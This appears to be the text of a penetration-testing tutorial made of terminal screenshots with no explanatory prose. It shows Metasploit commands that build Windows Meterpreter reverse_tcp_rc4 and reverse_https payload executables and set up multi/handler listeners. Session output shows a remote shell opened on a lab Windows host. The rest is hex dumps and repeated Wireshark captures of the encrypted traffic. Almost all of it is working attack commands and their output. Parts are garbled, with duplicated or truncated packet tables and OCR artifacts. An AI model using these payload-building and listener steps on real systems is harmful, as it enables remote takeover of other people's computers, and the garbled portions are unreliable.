00000260: e288 11ed e2c8 11ed a2e6 758c 5696 754e 965c 1a4e 965c 624c 965c 5651 965c f853
00000280: 965c 0454 965c 0454 965c 0454 961c 0454 56b2 7631 3aa4 15b9 c2ca ccb9 c22a 01bb
```

```
[xXxZombi3xXx:~ Harry$ cat revTcpRC4.rc
use payload/windows/meterpreter/reverse_tcp_rc4
set lhost 192.168.2.6
set lport 8080
set rc4password BabaBabaBlackSheep
generate -t exe -f RevTcpRC4_8080.exe
xXxZombi3xXx:~ Harry$
```

```

msf payload(windows/meterpreter/reverse_tcp_rc4) > show options

Module options (payload/windows/meterpreter/reverse_tcp_rc4):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.2.6      yes       The listen address
  LPORT         8080             yes       The listen port
  RC4PASSWORD    BabaBabaBlackSheep yes       Password to derive RC4 key from

msf payload(windows/meterpreter/reverse_tcp_rc4) > generate -t exe -f revTcpRC4_8080.exe
[*] Writing 73802 bytes to revTcpRC4_8080.exe...
msf payload(windows/meterpreter/reverse_tcp_rc4) > ls revTcpRC4_8080.exe
[*] exec: ls revTcpRC4_8080.exe

revTcpRC4_8080.exe
msf payload(windows/meterpreter/reverse_tcp_rc4) >

```

```

msf payload(windows/meterpreter/reverse_tcp_rc4) >
msf payload(windows/meterpreter/reverse_tcp_rc4) > use exploit/multi/handler
msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
payload => windows/meterpreter/reverse_tcp_rc4
msf exploit(multi/handler) > set rc4password BabaBabaBlackSheep
rc4password => BabaBabaBlackSheep
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.2.6:8080
msf exploit(multi/handler) >

```

```

msf exploit(multi/handler) > [*] Sending stage (179783 bytes) to 192.168.2.34
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.34:56078) at 2018-08-12 18:55:56 +0530

msf exploit(multi/handler) > sessions -l

Active sessions
=====
  Id  Name      Type           Information           Connection
  --  -
  1    meterpreter x86/windows PT-PC\PT @ PT-PC 192.168.2.6:8080 -> 192.168.2.34:56078 (192.168.2.34)

msf exploit(multi/handler) >

```



```

00000000: 5062 d589 7a88 22c9 e9ee 09bc 8185 82a0 bf9e c4b4 0b3d e9c5 9e11 0312 c365 a758 Pb..z.".....=.....e.X
00000020: 6db5 3d9c 748f 7c6d 26b6 8edd b603 e78a 20e3 d454 9f9a ad17 82f6 27e8 15eb 42ce m.=.t.|m&.....T.....B.
00000040: 0d6b 0dc9 d563 b76d 6dd4 ae56 bc67 9490 9f74 9876 9004 280c 5b87 4ec0 1f32 abae .k...c.mm..V.g...t.v...(.[.N...2..
00000060: 3b4c 7bc8 4610 eafb 08cc c0b5 f6cc 5018 5cdd 08ce 5f2a 3262 0b68 e4a8 f39f 761e ;L{.F.....P;X...*2b.h...v.
00000080: f9b9 38f1 be7a 4c66 cfdb 2dad 9291 86d7 fba3 a536 27d4 7cd9 576b 372f 9bc9 f715 ..8..zLf...6~.].Wk77....
000000a0: 3cef 24a5 7874 1cb5 4816 aed7 4b82 e6aa b1f3 c148 ed1e 8409 53ee 15d8 77e2 0eb4 <.$xt..H...K.....H...S...w...
000000c0: 7cee c9b1 decf 6536 9360 d04f 5991 e6af 20fb 8886 cd9b 310d 7605 6033 4b09 62b0 [....e6...0Y.....1.v..*3K.b.
000000e0: b36b 432a 4180 e536 624a 073b 13e7 3da2 b110 9840 deb6 8be1 3b76 7011 4af3 594f .kC*A...6bJ;...=.....@.....;vp..J.Y0
00000100: d08a 6a84 2f32 8711 1b12 6969 5bf4 f927 12e1 09e2 8af7 1fde 77d1 9132 6630 abba ..j./2.....ii[.....w...2f0..
00000120: 3f1a a3c1 b67a c976 f36b e160 9f7f f067 8f26 587d c5ad a1aa 2de2 e1d0 faf1 ebf7 ?...z.v.k...g.&X).....
00000140: 7620 fe1a 8756 7d16 661a d748 3696 75e4 ae6a c44b 34dc ab13 0a99 164a 8808 03c2 v...V).f..H6.u...K4.....J....
00000160: e34c 047b 9423 6797 ae75 59b9 b416 125a 6b9b 5982 b58d 2e15 5a4b 7570 5353 d9b5 .L.{.#g...uY...Zk.Y....ZKupSS..
00000180: 6bab 3734 663f 8ce2 46c8 15dd 309d 6d43 2dc5 bc46 ed12 c1aa 3c0c dc37 76e8 9fb9 k.74f?..F...0.mC...F...<..7v...
000001a0: 20f8 2dc9 ae1b c774 3eea 1451 8b00 adb1 13b0 9f15 2970 9185 454f c479 4473 b242 .....t>..Q.....)p...E0.yDs.B

```

```

[msf exploit(multi/handler) >
[msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
payload => windows/meterpreter/reverse_tcp_rc4
[msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
[msf exploit(multi/handler) > set lport 8080
lport => 8080
[msf exploit(multi/handler) > set rc4password ThisIsAWrongPassword
rc4password => ThisIsAWrongPassword
[msf exploit(multi/handler) > run -j
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.2.6:8080
[msf exploit(multi/handler) > █

```

```

[msf exploit(multi/handler) >
[msf exploit(multi/handler) >
[*] Sending stage (179783 bytes) to 192.168.2.34
[*] Meterpreter session 3 opened (192.168.2.6:8080 -> 192.168.2.34:56104) at 2018-08-12 19:08:49 +0530

```

```

[msf exploit(multi/handler) > sessions -l


Active sessions
=====

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---
  3    meterpreter x86/windows 192.168.2.6:8080 -> 192.168.2.34:56104 (192.168.2.34)

```

```
[msf exploit(multi/handler) > sessions -i 3  
[*] Starting interaction with 3...  
  
[meterpreter > getuid  
[-] Unknown command: getuid.  
[meterpreter > getuid  
[-] Unknown command: getuid.  
[meterpreter > getpid  
[-] Unknown command: getpid.  
[meterpreter > sysinfo  
[-] Unknown command: sysinfo.  
meterpreter > █
```

```
[meterpreter > sysinfo  
[-] Unknown command: sysinfo.  
meterpreter >  
[*] 192.168.2.34 - Meterpreter session 3 closed. Reason: Died
```



```
[xXxZombi3xXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 -f exe -o SharedPayloads/revHttps8443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 438 bytes
Final size of exe file: 73802 bytes
Saved as: SharedPayloads/revHttps8443.exe
xXxZombi3xXx:~ Harry$
```

```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > set exitfunc thread
exitfunc => thread
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
```



No.	Time	Source	Destination	Protocol	Length	Info
6952	296.441140	192.168.2.30	192.168.2.6	TCP	66	58239 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
6953	296.444434	192.168.2.6	192.168.2.30	TCP	66	8443 → 58239 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
6954	296.444480	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
6955	296.446166	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58239 [ACK] Seq=1 Ack=1 Len=0
6956	296.447000	192.168.2.30	192.168.2.6	TCP	153	58239 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
6957	296.448532	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1 Ack=100 Win=262016 Len=0
6958	296.452244	192.168.2.6	192.168.2.30	TCP	1130	8443 → 58239 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=0
6959	296.453047	192.168.2.30	192.168.2.6	TCP	380	58239 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=0
6960	296.455214	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
6961	296.462233	192.168.2.6	192.168.2.30	TCP	113	8443 → 58239 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=0
6973	296.615253	192.168.2.6	192.168.2.30	TCP	113	[TCP Retransmission] 8443 → 58239 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=0
6974	296.615272	192.168.2.30	192.168.2.6	TCP	66	58239 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
8010	308.511853	192.168.2.30	192.168.2.6	TCP	251	58239 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=0
8011	308.513972	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
8017	309.330467	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=1136 Ack=623 Win=262144 Len=0
8018	309.330468	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=2596 Ack=623 Win=262144 Len=0
8019	309.330519	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
8020	309.332206	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=4056 Ack=623 Win=262144 Len=0
8021	309.332207	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=5516 Ack=623 Win=262144 Len=0
8022	309.332208	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=6976 Ack=623 Win=262144 Len=0
8023	309.332208	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=8436 Ack=623 Win=262144 Len=0
8024	309.332217	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=623 Ack=9896 Win=65700 Len=0
8025	309.332426	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=9896 Ack=623 Win=262144 Len=0
8026	309.332427	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=11356 Ack=623 Win=262144 Len=0

```
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: djaxmdgh) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8443 => 192.168.2.30:58239) at 2018-08-19 17:19:35 +0530
```


No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TCP	153	58593 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TCP	1130	8443 → 58593 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=1076
1645	12.169773	192.168.2.30	192.168.2.6	TCP	380	58593 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=326
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TCP	113	8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TCP	113	[TCP Spurious Retransmission] 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173	24.243257	192.168.2.30	192.168.2.6	TCP	251	58593 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=197
2174	24.245789	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=262144 Len=1460
2178	24.576375	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=2596 Ack=623 Win=262144 Len=1460
2179	24.576425	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=4056 Ack=623 Win=262144 Len=1460
2181	24.577615	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=5516 Ack=623 Win=262144 Len=1460
2182	24.577615	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=6976 Ack=623 Win=262144 Len=1460
2183	24.577639	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=8436 Ack=623 Win=262144 Len=1460
2185	24.577734	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=9896 Ack=623 Win=262144 Len=1460
2186	24.577739	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.1	192.1	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.1	192.1	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.1	192.1	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.1	192.1	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.1	192.1	TCP	153	58593 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
1642	12.169129	192.1	192.1	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.1	192.1	TCP	1130	8443 → 58593 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=1076
1645	12.169773	192.1	192.1	TCP	380	58593 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=326
1646	12.171684	192.1	192.1	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.1	192.1	TCP	113	8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1659	12.376726	192.1	192.1	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.1	192.1	TCP	113	[TCP Spurious Retransmission] 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1665	12.536192	192.1	192.1	TCP	66	[TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173	24.243257	192.1	192.1	TCP	251	58593 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=197
2174	24.245789	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=262144 Len=1460
2178	24.576375	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=2596 Ack=623 Win=262144 Len=1460
2179	24.576425	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=4056 Ack=623 Win=262144 Len=1460
2181	24.577615	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=5876 Ack=623 Win=262144 Len=1460
2182	24.577615	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=6976 Ack=623 Win=262144 Len=1460
2183	24.577639	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=8436 Ack=623 Win=262144 Len=1460
2185	24.577734	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=9896 Ack=623 Win=262144 Len=1460
2186	24.577739	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0



Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 8443

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TLSv1	153	Client Hello
1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TLSv1	1130	Server Hello, Certificate, Server Hello Done
1645	12.169773	192.168.2.30	192.168.2.6	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TLSv1	113	[TCP Spurious Retransmission] , Change Cipher Spec, Encrypted Handshake Message
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 1659M1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173	24.243257	192.168.2.30	192.168.2.6	TLSv1	251	Application Data
2174	24.245789	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TLSv1	1514	Application Data
2178	24.576374	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2179	24.576425	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2181	24.577615	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2182	24.577615	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2183	24.577639	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2185	24.577734	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2186	24.577739	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TLSv1	153	Client Hello
1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TLSv1	1130	Server Hello, Certificate, Server Hello Done
1645	12.169773	192.168.2.30	192.168.2.6	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TLSv1	113	[TCP Spurious Retransmission] , Change Cipher Spec, Encrypted Handshake Message
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 1659M1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173	24.243257	192.168.2.30	192.168.2.6	TLSv1	251	Application Data

*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection					
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
tcp.port == 8443					
No.	Time	Source	Destination	Protocol	Length Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
